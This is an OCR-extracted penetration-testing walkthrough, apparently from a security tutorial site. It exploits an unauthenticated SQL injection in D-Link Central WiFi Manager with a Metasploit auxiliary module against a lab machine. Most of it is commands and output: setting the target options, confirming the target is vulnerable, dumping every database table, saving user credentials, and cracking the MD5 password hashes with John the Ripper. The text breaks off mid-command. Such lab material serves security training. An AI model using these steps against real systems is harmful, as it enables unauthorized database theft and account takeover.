
D-Link Central Wi-Fi Manager is a web-based wireless access point management tool which enables users to create and manage multiple wireless networks. The above mentioned versions have a SQL injection vulnerability which allows attackers to execute arbitrary SQL queries without authentication. The download information of this vulnerable software is given in our Downloads section. We have tested this on a Windows 7 machine.

Let's set the target first. While installing the vulnerable software on the target, we pass through the following stages.



"Security leaders are under a lot of pressure to show quick wins while knowing full well that everything they do will be heavily scrutinized and challenged, and ultimately, they will pay the price for things that are not under their control."
- Yaron Levi


Central WifiManager - InstallShield Wizard
Apache Server Service Port Setting
Apache Server Service Port
443
InstallShield
< Back
Next >
Cancel


Central WifiManager - InstallShield Wizard
Central WifiManager Server IP/Domain Name
Central WifiManager Server IP/Domain Name
Central WifiManager Server IP/Domain Name
0.0.0.0
InstallShield
< Back
Next >
Cancel

After the software is installed, start the Dlink Central Wifi Manager server.The target is set. Let's load the auxiliary/sqli/dlink/dlink_central_wifimanager_sqli module.

```
msf6 > search dlink_central

Matching Modules
================

   #  Name                                                     Disclos
ure Date  Rank       Check  Description
   -  ----                                                     -------
--------  ----       -----  -----------
   0  exploit/windows/http/dlink_central_wifimanager_rce   2019-07
-09        excellent  Yes    D-Link Central WiFi Manager CWM(100) R
CE
   1  auxiliary/sqli/dlink/dlink_central_wifimanager_sqli  2019-07
-06        normal     Yes    D-Link Central WiFiManager SQL injecti
on
```

```
msf6 > use 1
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > show o
ptions

Module options (auxiliary/sqli/dlink/dlink_central_wifimanager_sql
i):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   PASSWORD                     no        The password of the use
                                          r to add/edit
   Proxies                      no        A proxy chain of format
                                           type:host:port[,type:h
                                          ost:port][...]
   RHOSTS                       yes       The target host(s), ran
                                          ge CIDR identifier, or
                                          hosts file with syntax
                                          'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         true             no        Negotiate SSL/TLS for o
                                          utgoing connections
   TARGETURI   /                yes       The base path to DLink
                                          CWM-100
   USERNAME                     no        The username of the use
                                          r to add/remove
   VHOST                        no        HTTP server virtual hos
                                          t


Auxiliary action:

   Name        Description
   ----        -----------
   SQLI_DUMP   Retrieve all the data from the database


msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```


I set all the required options and confirmed that the target is indeed vulnerable using check command.

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set rh
osts 192.168.36.183
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > set rp
ort 443
rport => 443
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > check
[+] 192.168.36.183:443 - The target is vulnerable.
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```


After confirmation, I execute the module. It starts downloading all tables from the target.

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > run
[*] Running module against 192.168.36.183

[+] Target seems vulnerable
[+] DBMS version: PostgreSQL 9.1.0, compiled by Visual C++ build 1
500, 32-bit
[*] Enumerating tables
[+] grouptossltable saved to /home/kali/.msf4/loot/20210428233812_
default_192.168.36.183_dlink.http_318127.csv
[+] paypalsettingtable saved to /home/kali/.msf4/loot/202104282338
12_default_192.168.36.183_dlink.http_093036.csv
[+] ordertable saved to /home/kali/.msf4/loot/20210428233813_defau
lt_192.168.36.183_dlink.http_777266.csv
[+] tokentable saved to /home/kali/.msf4/loot/20210428233813_defau
lt_192.168.36.183_dlink.http_741288.csv
[+] passcodeprinttempate saved to /home/kali/.msf4/loot/2021042823
3813_default_192.168.36.183_dlink.http_926834.csv

[+] templetgroupseltable saved to /home/kali/.msf4/loot/2021042823
3818_default_192.168.36.183_dlink.http_227641.csv
[+] templettable saved to /home/kali/.msf4/loot/20210428233819_def
ault_192.168.36.183_dlink.http_713641.csv
[+] repmoivaltable saved to /home/kali/.msf4/loot/20210428233819_d
efault_192.168.36.183_dlink.http_505519.csv
[+] tempstationtable saved to /home/kali/.msf4/loot/20210428233819
_default_192.168.36.183_dlink.http_498389.csv
[+] Saved credentials for admin
[+] usertable saved to /home/kali/.msf4/loot/20210428233819_defaul
t_192.168.36.183_dlink.http_040877.csv
[+] usertogrouptable saved to /home/kali/.msf4/loot/20210428233819
_default_192.168.36.183_dlink.http_451768.csv
[+] weperrortable saved to /home/kali/.msf4/loot/20210428233820_de
fault_192.168.36.183_dlink.http_744715.csv
[+] taskdeviceseltable saved to /home/kali/.msf4/loot/202104282338
20_default_192.168.36.183_dlink.http_231062.csv
[+] taskgroupseltable saved to /home/kali/.msf4/loot/2021042823382
0_default_192.168.36.183_dlink.http_782207.csv
[+] tasktable saved to /home/kali/.msf4/loot/20210428233820_defaul
t_192.168.36.183_dlink.http_316019.csv
[+] moduleorigcfgtable saved to /home/kali/.msf4/loot/202104282338
20_default_192.168.36.183_dlink.http_007412.csv
[+] stationaliastable saved to /home/kali/.msf4/loot/2021042823382
0_default_192.168.36.183_dlink.http_025045.csv
[+] devicesnmpsecuritytable saved to /home/kali/.msf4/loot/2021042
8233820_default_192.168.36.183_dlink.http_886691.csv
[*] Auxiliary module execution completed
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) >
```

As readers can see, the module saved credentials for user "admin". Admin user is the default user of the Dlink Central Wifi Manager.



I add few more users on the target to test this module again.



Once again, the module downloaded the credentials of the four users.

```
[+] repmoivaltable saved to /home/kali/.msf4/loot/20210428234510_d
efault_192.168.36.183_dlink.http_929601.csv
[+] tempstationtable saved to /home/kali/.msf4/loot/20210428234510
_default_192.168.36.183_dlink.http_594781.csv
[+] Saved credentials for admin
[+] Saved credentials for userbabu
[+] Saved credentials for userpapa
[+] Saved credentials for daddy user
[+] usertable saved to /home/kali/.msf4/loot/20210428234511_defaul
t_192.168.36.183_dlink.http_931021.csv
[+] usertogrouptable saved to /home/kali/.msf4/loot/20210428234511
_default_192.168.36.183_dlink.http_537715.csv
```

```
20210428234511_default_192.168.36.183_dlink.http_931021.csv
File  Edit  Search  Options  Help
stationtitlechoose,reserved2,creator,overtime,randnum,email,remark,datetime,level,userpassword,username,userid
"","",1,"","","",default user,2012-08-03 03:34:46,1,21232f297a57a5a743894a0e4a801fc3,admin,1
"","",1,"","","","",2021-04-29 03:43:35,2,25d55ad283aa400af464c76d713c07ad,userbabu,2
"","",1,"","","","",2021-04-29 03:44:23,1,f25a2fc72690b780b2a14e140ef6a9e0,userpapa,3
"","",1,"","","","",2021-04-29 03:45:03,5,25d55ad283aa400af464c76d713c07ad,daddy user,4
```

Here, we have the username and a password hash. Let's use hash-identifier tool to identify the type of hash.

```
┌──(kali㉿kali)-[~]
└─$ hash-identifier 21232f297a57a5a743894a0e4a801fc3
   ##########################################################################
#########
   #
```

The hash is identified as MD5.

```
 --------------------------------------------------

 Possible Hashs:
 [+] MD5
 [+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($user
 name)))
```

MD5 hash is very easy to crack. Let's try john to crack these hashes.

```
admin:21232f297a57a5a743894a0e4a801fc3
userbabu:25d55ad283aa400af464c76d713c07ad
userpapa:f25a2fc72690b780b2a14e140ef6a9e0
daddyuser:25d55ad283aa400af464c76d713c07ad
```

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 /home/kali/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 32/
32])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (admin)
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordl
ist
12345678         (userbabu)
12345678         (daddyuser)
iloveyou         (userpapa)
4g 0:00:00:00 DONE 2/3 (2021-04-28 23:58) 26.66g/s 18986p/s 18986c
/s 57013C/s 123456..franklin
```

The passwords of the four users have been cracked successfully. This module can also be used to add a new user to the target.

```
msf6 auxiliary(sqli/dlink/dlink_central_wifimanager_sqli) > show a
